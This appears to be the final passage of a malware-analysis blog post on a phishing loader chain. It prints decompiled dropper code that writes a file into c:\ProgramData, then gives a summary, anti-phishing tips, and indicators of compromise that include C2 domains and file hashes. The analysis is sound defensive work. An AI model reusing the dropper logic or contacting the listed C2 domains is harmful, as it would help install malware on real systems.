      v15 = WinHttpQueryHeaders(v14, 0x20000013u, 0i64, &v28, &dwBufferLength, 0i64);
      dwBufferLength = 8;
      v28 &= -v15;
      v16 = WinHttpQueryHeaders(v14, 0x20000005u, 0i64, &v25, &dwBufferLength, 0i64);
      v25 &= -v16;
```

Then it drops the malicious file in `c:\\ProgramData\\`.



```
v5 = SHGetFolderPathA(0i64, 26, 0i64, 0, String1);
v6 = "c:\\ProgramData\\";
if ( !v5 )
  v6 = L"\\";
lstrcatA(String1, v6);
lstrcatA(String1, (a1 + 10));
CreateDirectoryA(String1, 0i64);
lstrcatA(String1, (a1 + 42));
lstrcpyA(a2, (a1 + 10));
lstrcatA(a2, (a1 + 42));
return mw_create_the_file(String1, (a1 + 710), v2);
```

```
FileA = CreateFileA(a1, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
v6 = FileA;
result = 0;
if ( FileA != -1i64 )
{
  v7 = WriteFile(FileA, a2, a3, &NumberOfBytesWritten, 0i64);
  CloseHandle(v6);
  if ( v7 )
  {
    if ( NumberOfBytesWritten == a3 )
      return 1;
  }
```

Unfortunately, This is the end of analysis because the server is down. My next report will be about the second stage of the loader and an example of malware that can be downloaded from it. **stay tuned for more**. “إن شاء الله”

Conclusion

1. Phishing mails drops malicious document
2. Malicious document runs VBS script
3. The script executes JavaScript code to drop dll file
4. dll file connects to C2 server

There are several steps you can take to protect against **phishing**:

- **Do not reply**, even if you recognize the sender as a well-known business or financial institution. If you have an account with this institution, contact them directly and ask them to verify the information included in the email.
- **Do not click any links** provided in these emails.
- **Do not open any attachments**. If you receive an attachment you are not expecting, confirm with the senders that they did indeed send the message and meant to send an attachment.
- **Do not enter your personal information or passwords on an untrusted Web site or form** referenced in this email.
- **Delete the message**.

IOCs

> > Hash
> >
> > - doc -> f604ca55de802f334064610d65e23890ab81906cdac3f8a5c7c25126176289c8
> > - Packed dll -> CFE2CAF566857C05A6A686CA296387C5E1BFDDA6915FF0ED984C1C53CD5192A3
> > - Unpacked dll -> 1A2A8F604B8E4917A7E5A2A8994F748B59CA435C8AABC6D3ED211C696B883BC4
>
> > URLs
> >
> > - maldonadoposts.com
> > - firenicatrible.com
>
> > Files
> >
> > - c:\users\public\youYou.jpg
> > - c:\users\%username%\documents\karolYouYou.hta